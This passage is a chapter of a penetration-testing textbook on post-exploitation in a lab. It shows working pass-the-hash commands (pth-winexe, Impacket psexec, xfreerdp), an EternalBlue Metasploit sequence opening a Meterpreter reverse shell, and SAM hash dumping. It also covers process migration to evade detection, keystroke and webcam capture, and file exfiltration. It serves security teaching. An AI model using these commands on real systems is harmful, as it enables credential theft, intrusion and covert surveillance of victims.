

10

Post-Exploitation Techniques

During the exploitation phase of the Cyber Kill Chain, ethical hackers and penetration testers focus on taking advantage of potential security vulnerabilities that were identified during the reconnaissance phase with the intent to determine whether the security vulnerability exists on the targeted system or not. However, while the exploitation phase may seem like a victory for aspiring ethical hackers, keep in mind that the objective is to discover known and hidden security flaws that may exist on the organization's assets.

After exploiting a targeted system or network, performing post-exploitation techniques enables penetration testers to gather sensitive information such as users' log-on credentials and password hashes, impersonate high-privilege user accounts to gain access to other systems, perform lateral movement to go deeper and expand their foothold into hidden areas of the network, and use pivoting techniques to perform host discovery and exploitation through a compromised host.

In this chapter, you will learn how to leverage collected password hashes to gain access to targeted systems on a network by using pass-the-hash techniques with Kali Linux. Next, you will leverage Meterpreter to perform advanced post-exploitation techniques on a compromised target to set up persistent access and perform impersonation of administrators with token stealing. Furthermore, you will learn how to encode sensitive files for data exfiltration to evade threat detection systems. Lastly, you will learn how to intercept and collect network traffic to identify any sensitive information that travels between hosts on a network.

In this chapter, we will cover the following topics:

- Pass-the-hash techniques
- Post exploitation using Meterpreter
- Data encoding and exfiltration
- **Man-in-The-Middle (MiTM)** attacks

Let's dive in!

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following software requirements:

- Kali Linux – <https://www.kali.org/get-kali/>
- Metasploitable 3 – <https://app.vagrantup.com/rapid7/boxes/metasploitable3-win2k8>
- PacketWhisper – <https://github.com/TryCatchHCF/PacketWhisper>

Pass-the-hash techniques

As you learned in *Chapter 9, Performing Network Penetration Testing*, the Microsoft Windows operating system does not store the passwords of local users in plaintext. Rather, it converts the passwords into a **New Technology LAN Manager (NTLM)** hash on newer versions of Windows and stores that within the **Security Accounts Manager (SAM)** file. Penetration testers usually experience time constraints while conducting a penetration test on an organization. For instance, while cyber-criminals have a lot of time to perform reconnaissance, identify security vulnerabilities, and exploit their targets, penetration testers do not typically have unlimited time. In many cases just a few weeks is allocated to complete a security assessment on specific company assets. This means they must work quickly and efficiently to ensure the goals of the pentesting engagement are met.

Performing password cracking can be a very time-consuming task. While some penetration testers may want to perform a brute-force password attack, it can take months or even years to retrieve the password from an offline cryptographic hash dumped from the *shadow* or SAM file of a compromised system. A dictionary password attack can take less time than the brute-force method, but password-cracking tools must still test each word in the wordlist. Some wordlists may contain over 4 million words! As expected, it takes a lot of time for the password-cracking tool to compare each word against the hash value.

An efficient technique that's commonly used by penetration testers to overcome the time challenge is known as **Pass-The-Hash (PTH)**. This technique allows a penetration tester to use the NTLM hash of a Windows system to gain access and execute remote commands on other Windows systems within an **Active Directory (AD)** domain where each system uses a shared account, without having

to crack the password. For instance, it is not uncommon for organizations to use a shared domain administrator account to perform administrative tasks on domain member computers.

If, as a penetration tester, you can capture a domain administrator's password hash while it's sent over the network or from a compromised system, you can use the hash value to gain access to other systems within the organization. You might even be able to gain unauthorized access to the **Domain Controller (DC)** on the network. If the goal of the network penetration test is to compromise the DC, then this is endgame. However, it's important to take note of the objectives of the penetration test and ensure you've met the deliverables of the organization. For instance, if the objective is to identify security misconfigurations on networking devices and security appliances, but the penetration tester is focused on compromising the DC rather than staying within scope, this can lead to legal issues and spending unnecessary time on something that's out of scope.

The following are common PTH tools used by ethical hackers and penetration testers:

- **PTH-WinExe** – Enables penetration testers to use a recovered hash for authentication instead of providing a password.
- **Mimikatz** – Enables penetration testers to extract plaintext hashes, passwords, and tickets (Active Directory) from the memory of a compromised system.
- **Responder** – This tool helps penetration testers to capture and respond to **Link-Local Multicast Name Resolution (LLMNR)**, **NetBIOS Name Service (NBT-NS)**, and **multicast Domain Name System (mDNS)** protocols over a private network.
- **CrackMapExec** – Enables penetration testers to automate access to multiple systems within an Active Directory environment.
- **Impacket** – This Python-based tool helps penetration testers perform PTH techniques to gain access to additional systems on a network.

Over the next few sub-sections, you will learn how to use some of these tools and develop the skills to gain access to Windows-based systems by leveraging the PTH technique. For each exercise within this section, we'll be using the administrator's **LAN Manager (LM)** and NTLM hashes, obtained from the Metasploitable 3 (Windows-based) virtual machine from the previous chapter.


Gaining a shell with PTH-WinExe

The **PTH-WinExe** tool enables penetration testers to perform pass-the-hash very easily during security testing within an organization. To get started with this exercise, please use the following instructions:

1. Firstly, power on both **Kali Linux** and **Metasploitable 3 (Windows-based)** virtual machines.
2. On **Kali Linux**, open **Terminal** and use the following commands to leverage the administrator's LM and NTLM hashes to gain remote access to the targeted system:

```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc50339d51f71d913c245d35b50b //172.30.1.2
```

3. When using the PTH-WinExe tool, a `%` character is used to separate the username and the LM hash. As shown in the following screenshot, we can successfully pass the hash of the administrator's account to the target and gain a Windows Command Prompt shell:



```
kali@kali:~$ pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:e02bc50339d51f71d913c245d35b50b //172.30.1.21 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
hostname
vagrant-2008R2

C:\Windows\system32>whoami
whoami
vagrant-2008r2\administrator
```

A red arrow points from a text box to the 'hostname' command output.

Able to perform remote command execution on the targeted system

Figure 10.1: Working with PTH-WinExe

As shown in the preceding screenshot, once an ethical hacker or penetration tester is able to retrieve the LM and NTLM hash of a shared user account, it's simple to perform the pass-the-hash technique to access other systems on the network as the administrator. As a result, the threat actor can use the hash for lateral movement across the network to gain unauthorized access to systems that use the same shared account, escalate privileges, and access sensitive data. This highlights the critical need for robust security measures such as secure hashing algorithms, network segmentation, and access controls.



To learn more about PTH-WinExe, please see

<https://www.kali.org/tools/winexe/>.

Next, you will learn how to use another popular tool to perform pass-the-hash over a network to gain access to systems.

Working with Impacket

Impacket is a *Swiss army knife* that enables ethical hackers and penetration testers to parse data into networking services that are running on targeted systems across a network. In this section, you will learn how to leverage the administrator's LM and NTLM hashes with the power of Impacket's PsExec module to gain access to a targeted Windows system.

To get started with this exercise, please use the following instructions:

1. Firstly, power on both **Kali Linux** and Metasploitable 3 (Windows-based) virtual machines.
2. On **Kali Linux**, open **Terminal** and use the following commands to perform the pass-the-hash technique using Impacket with the LM and NTLM hashes of the administrator account:

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
```

As shown in the following screenshot, the `impacket-psexec` tool enables us to pass the hash and obtain a Windows shell on the targeted system:

```
kali@kali:~$ impacket-psexec Administrator@172.30.1.21 -hashes aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.30.1.21....
[*] Found writable share ADMIN$
[*] Uploading file EcQehbb.exe
[*] Opening SVCManager on 172.30.1.21....
[*] Creating service klni on 172.30.1.21....
[*] Starting service klni....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
vagrant-2008R2

C:\Windows\system32> whoami
nt authority\system
```

Able to perform remote command execution on the targeted system

Figure 10.2: Working with Impacket

Furthermore, the preceding screenshot shows that Impacket was able to discover a writable share (`ADMIN$`), then upload a malicious payload to the targeted system to set up a reverse shell back to Kali Linux and provide us with system-level privileges.



To learn more about Impacket, use the `impacket-psexec -h` command and please see <https://github.com/fortra/impacket>.

Next, you will learn how to gain a remote desktop session by passing the hash onto a targeted system.

Pass-the-hash for remote desktop

Quite often, IT teams within organizations enable the Microsoft **Remote Desktop Protocol (RDP)** on their Windows client and server systems. This protocol provides a convenient method to remotely access systems over the network, which allows the IT team to perform remote maintenance and troubleshooting on host machines. However, if the hash of a shared administrator account is retrieved from a compromised system or captured from the network, a penetration tester can use it to establish an RDP session with another client or server on the network.

In this exercise, you will learn how to use **xFreeRDP**, an open-source implementation of the RDP, to pass the NTLM hash of an administrator account to a targeted Windows-based system and gain an RDP session. To get started with this lab, please use the following instructions:

1. Firstly, power on both the **Kali Linux** and **Metasploitable 3** (Windows-based) virtual machines.
2. On **Kali Linux**, open **Terminal** and use the xFreeRDP tool to pass the hash of the administrator account onto the targeted system:

```
kali@kali:~$ xfreerdp /u:Administrator /pth:e02bc503339d51f71d913c245d35b50b /v:172.30.1.21
```

3. Next, you will be prompted to accept the self-signed digital certificate from the remote host. Simply type *Y* and hit *Enter* as shown below:

```

kali@kali:~$ xfreerdp /u:Administrator /pth:e02bc503339d51f71d913c245d35b50b /v:172.30.1.21
[11:10:20:060] [23356:23357] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[11:10:20:060] [23356:23357] [WARN][com.freerdp.crypto] - CN = vagrant-2008R2
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - The hostname used for this connection (172.30.1.21:3389)
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - vagrant-2008R2
[11:10:20:060] [23356:23357] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 172.30.1.21:3389 (RDP-Server):
    Common Name: vagrant-2008R2
    Subject:     CN = vagrant-2008R2
    Issuer:      CN = vagrant-2008R2
    Thumbprint:  53:3f:8e:e0:dd:49:d6:c4:49:8c:c6:08:bc:68:5d:c7:2b:0a:74:15:cc:5d:15:6d:e6:20:92:21:6e:9e:a1:62
The above X.509 certificate could not be verified, possibly because you do not have the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y

```

Figure 10.3: Using xFreeRDP

The xFreeRDP tool was able to establish an RDP session to the targeted system, and using the known password (vagrant) for the Administrator account will enable you to log in, as shown below:




Figure 10.4: Remote Desktop

As you learned in this section, passing the hash is an alternative method to gain access to a targeted system, without having to perform password-cracking techniques since this is quite time-consuming. You have learned how to use various tools to perform pass-the-hash across a network using Kali Linux. In the next section, you will discover post-exploitation techniques using Meterpreter.

Post exploitation using Meterpreter

In this section, you will learn to leverage the power of Meterpreter to help automate many post-exploitation actions on a compromised host. Meterpreter is a Metasploit component that allows a penetration tester to interact with a reverse shell between the victim/compromised machine and the attacker machine. Metasploit does all the heavy lifting and even helps the attacker manage multiple sessions.

To put it simply, Meterpreter is a process that runs on the memory of the compromised system and does not write any data on the compromised system's disk, therefore reducing the risk of detection and attribution. Penetration testers will be able to execute various actions on their Meterpreter console, which are then remotely executed on the compromised target machine.

Let's quickly recap. In *Chapter 2, Building a Penetration Testing Lab*, you assembled and built your very own penetration testing lab environment with various internal networks and an internet connection, as shown in the following diagram:




Figure 10.5: Network topology

The `PentestNet` network contains a Metasploitable 3 (Windows-based) virtual machine, using a dual-homed network connection to both the `172.30.1.0/24` (`PentestNet`) and `10.11.12.0/24` (`HiddenNet`) networks. The overall objective is to emulate an environment where you are the penetration tester with an attacker machine (Kali Linux) connected to the `172.30.1.0/24` (`PentestNet`) network to perform lateral movement to discover additional and hidden networks within the organization and pivot your attacks through a single compromised host to other devices within the company.

Based on our lab design from *Chapter 2, Building a Penetration Testing Lab*, the Metasploitable 3 (Linux-based) virtual machine is connected to the `10.11.12.0/24` (`HiddenNet`) network only and it is unreachable by your Kali Linux machine. Therefore, the only way to access `10.11.12.0/24` is by pivoting via the `172.30.1.0/24` network. This environment is just right for learning remote host and network discovery through a compromised system and understanding lateral movement and pivoting techniques.

Before you proceed onto the upcoming sub-sections, ensure that you have already compromised a vulnerability on the Metasploitable 3 (Windows-based) virtual machine and have obtained a Meterpreter session (reverse shell). If you haven't, please use the following commands on Kali Linux to exploit the EternalBlue vulnerability and establish a reverse shell from the target to Kali Linux:

```
kali@kali:~$ sudo msfconsole
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.30.1.21
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.30.1.50
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

You should now have a Meterpreter session on your Kali Linux machine. In the following sections, you will learn how to perform various post-exploitation actions using Meterpreter.

Core operations

In this section, you will gain hands-on experience and skills to perform core actions during the post-exploitation phase of penetration testing using Meterpreter.

The core operations are functions that allow the penetration tester to gather specific information about the target, which can only be collected when you've gained access to the targeted system. Some of these actions allow the penetration tester to retrieve system information, local user accounts, and password hashes, identify running services, and migrate the Meterpreter shell to a less suspicious process to avoid threat detection.

To complete this exercise, ensure you have a reverse shell from Metasploitable 3 (Windows-based) with Meterpreter:

1. The `sysinfo` command allows Meterpreter to retrieve system information about the compromised system, such as the hostname, the operating system and its architecture, the number of logged-on users, and whether it's connected to a domain, as shown below:

```
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter >
```

Figure 10.6: System information

This command is very useful to help you identify which system you've compromised and its operating system while on the network.

2. When you've obtained a Meterpreter instance (session) from a compromised system, it's important to know the user privileges that are running the Meterpreter session on the compromised host. Such information is useful when performing token stealing and impersonation attacks. To view the user privileges, use the `getuid` command, as shown below:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 10.7: Retrieving user identity

As shown in the preceding screenshot, the Meterpreter instance is running as SYSTEM-level privileges on the remote compromised host machine. If the user privilege is not SYSTEM, you will be restricted from performing various post-exploitation actions.

3. After compromising a targeted system, it's important to determine whether the target is a virtual machine and what's the hypervisor. The following post-exploit module enables you to determine if you have compromised a host within a virtual machine:

```
meterpreter > run post/windows/gather/checkvm
```

As shown in the following screenshot, the targeted system is a virtual machine and it's running within VirtualBox Manager:

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine  
meterpreter >
```

Figure 10.8: Determine the virtual environment

Within the Windows operating system, the password hashes of each local user account are stored in the **Security Account Manager (SAM)**, which is found in the `%SystemRoot%/system32/config/SAM` directory.

4. Using the `hashdump` command will extract the contents of the SAM file and display it on your Meterpreter session, as shown below:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
:
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:cc1dcd52077c75acf4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
:
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Figure 10.9: SAM file contents

The data collected from the SAM file provides a list of valid usernames and password hashes. These password hashes can be cracked using offline password-cracking techniques such as brute-force or dictionary attacks, and can be used to perform pass-the-hash techniques to gain access to other systems in the network that use the same shared user credentials.

Viewing the active processes on a compromised system helps penetration testers determine which appliances are running the host, such as threat monitoring and detection applications like antivirus. In addition, you'll be able to view the process IDs, as well as the users, and determine the privileges the appliances are running on.

- Using the `ps` command within Meterpreter displays the process information on a compromised target, as shown below:

```
meterpreter > ps
```

Process List

View running processes

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
252	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
328	308	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
380	308	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
388	372	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
436	372	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
472	380	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
488	380	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
496	380	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
560	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	


Figure 10.10: Viewing running processes

Identifying the users and user privilege information associated with running processes helps ethical hackers and penetration testers determine whether there are any high-privileged user accounts and session tokens stored on the compromised system. This information can then be exploited by a cyber-criminal during privilege escalation, token stealing, and impersonation attacks. When you are working within a Meterpreter session, use the `help` command to view a list of functions and their descriptions that can be used to perform post-exploitation actions on the compromised system. The `background` command allows you to send an active Meterpreter session to the background without terminating the session. Use the `sessions` command to view all active sessions and the `sessions -i <session-ID>` command to interact with a specific session.

6. Since Meterpreter runs within the targeted system's memory and does not write any data on the disk, it usually runs as a process on the compromised system to reduce detection. To automatically migrate the Meterpreter process to a less suspicious process on the compromised host, use the following command:

```
meterpreter > run post/windows/manage/migrate
```

As shown in the following screenshot, the `post/windows/manage/migrate` module enables you to migrate the Meterpreter process ID to another on the compromised system to reduce threat detection:



```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1132)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 720
[+] Successfully migrated into process 720
meterpreter >
```

Figure 10.11: Migrating process

You have gained hands-on skills for retrieving the local user details and migrating the Meterpreter process on the compromised system. Next, you will learn about

additional user interface actions that are performed during penetration testing to collect data from the target host.

User interface options

Establishing a Meterpreter interactive session between the compromised system and your attacker machine enables you to perform actions to collect sensitive and confidential information from the target system.

The following is a brief list of useful commands that are used within Meterpreter:

- `keyscan_start` : Meterpreter begins capturing the keystrokes entered by a user on the compromised host.
- `keyscan_stop` : Stops capturing the keystrokes entered by a user on the compromised system.
- `keyscan_dump` : Exports the captured keystrokes into a file.
- `screenshot` : Meterpreter will capture a screenshot of the desktop on the compromised host.
- `screenshare` : Begins a real-time stream showing the live actions performed by a user on the compromised host.
- `record_mic` : Meterpreter activates the microphone on the compromised host and begins recording.
- `webcam_list` : Displays a list of webcams available on the compromised host.
- `webcam_snap` : Activates the webcam on the compromised host and takes a picture.
- `webcam_stream` : Begins a live stream from the webcam on the compromised system.
- `search` : Using the `search -f <filename>` command quickly searches on the compromised system for the file.
- `pwd` : Displays the present working directory when using a Meterpreter shell on a compromised system.
- `cd` : This command allows you to change the working directory while using the Meterpreter session on a compromised host.

While these commands are not limited to the overall functions and features of Meterpreter during post-exploitation, these are definitely some actions that will pique your interest during a penetration test. Capturing the keystrokes and viewing the live desktop stream of the victim's system will reveal anything the user may type on their keyboard and view on their monitors. Next, you will learn how to perform file transfer operations using Meterpreter.

File transfers

After compromising a system, you may want to transfer files such as additional payloads from your attacker system to the victim machine and even exfiltrate sensitive documents. In this section, you will learn how to perform file transfer operations between a compromised host and Kali Linux using Meterpreter.

To get started with this exercise, please use the following instructions:

1. To upload a file such as a malicious payload, Meterpreter supports file transfers between the attacker and the compromised host. Let's upload a binary file from Kali Linux to the `C:\` directory of the targeted system, that Metasploitable 3 (Windows-based):

```
meterpreter > upload /usr/share/windows-binaries/vncviewer.exe c:\\
```

As shown in the following screenshot, the binary file (`vncviewer.exe`) was successfully uploaded to the compromised system:

```
meterpreter > upload /usr/share/windows-binaries/vncviewer.exe c:\\
[*] Uploading : /usr/share/windows-binaries/vncviewer.exe → c:\\vncviewer.exe
[*] Completed : /usr/share/windows-binaries/vncviewer.exe → c:\\vncviewer.exe
meterpreter >
```

Figure 10.12: Uploading a file

2. Next, use the `shell` command within Meterpreter to spawn the native shell on the compromised host. Since the targeted system is running a Windows-based operating system, you will receive the Windows Command Prompt interface, as shown below:

```
meterpreter > shell
Process 4184 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


Figure 10.13: Native shell

As you can imagine, a penetration tester can execute native commands on the Microsoft Windows operating system from the current Meterpreter session that will be remotely executed on the compromised target.

- Next, use the `cd\` command to change the working directory to the `C:` drive on the compromised Windows system and use the `dir` command to display the contents within the directory:

```
C:\Windows\system32> cd\  
C:\> dir
```

As shown in the following screenshot, we can see a list of items within the `C:` directory and even the newly transferred file we had previously uploaded:



```
C:\Windows\system32> cd\
C:\> dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is 00C2-527F

Directory of C:\

03/19/2023  01:26 AM  <DIR>          glassfish
03/19/2023  01:20 AM  <DIR>          inetpub
03/19/2023  01:45 AM                0 jack_of_diamonds.png
03/19/2023  01:43 AM             103 java0.log
03/19/2023  01:43 AM             103 java1.log
03/19/2023  01:43 AM             103 java2.log
03/19/2023  01:42 AM  <DIR>          ManageEngine
03/19/2023  01:28 AM  <DIR>          openjdk6
07/13/2009  07:20 PM  <DIR>          PerfLogs
03/19/2023  01:45 AM  <DIR>          Program Files
03/19/2023  01:42 AM  <DIR>          Program Files (x86)
03/19/2023  01:28 AM  <DIR>          RubyDevKit
03/19/2023  01:45 AM  <DIR>          startup
03/19/2023  01:28 AM  <DIR>          tools
03/19/2023  01:20 AM  <DIR>          Users
11/25/2023  08:18 AM    364,544 vncviewer.exe
03/19/2023  01:28 AM  <DIR>          wamp
11/19/2023  07:46 AM  <DIR>          Windows
10/07/2015  05:22 PM             226 __Argon__.tmp
               6 File(s)          365,079 bytes
              13 Dir(s)  48,142,221,312 bytes free
```


Figure 10.14: Locating a file

- Next, use the `exit` command to exit the Windows native shell and return to the Meterpreter shell.

Meterpreter also allows penetration testers to download files from their compromised targets to their Kali Linux machines.

- Use the following command to download a file from the `C:` directory of the target to the `/home/kali/` directory on Kali Linux:

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
```

As shown in the following screenshot, the file was successfully downloaded to the Kali Linux machine:

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] Completed : c:\\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
meterpreter >
```

Figure 10.15: Downloading a file

The double backslashes (`\\`) are used as escape characters for Windows-style directory paths and are necessary for Meterpreter to interpret the path correctly.

Having completed this section, you have learned how to perform file transfers between a compromised host and Kali Linux using Meterpreter. Next, you will learn how to perform privilege escalation and impersonation on a compromised host.

Privilege escalation

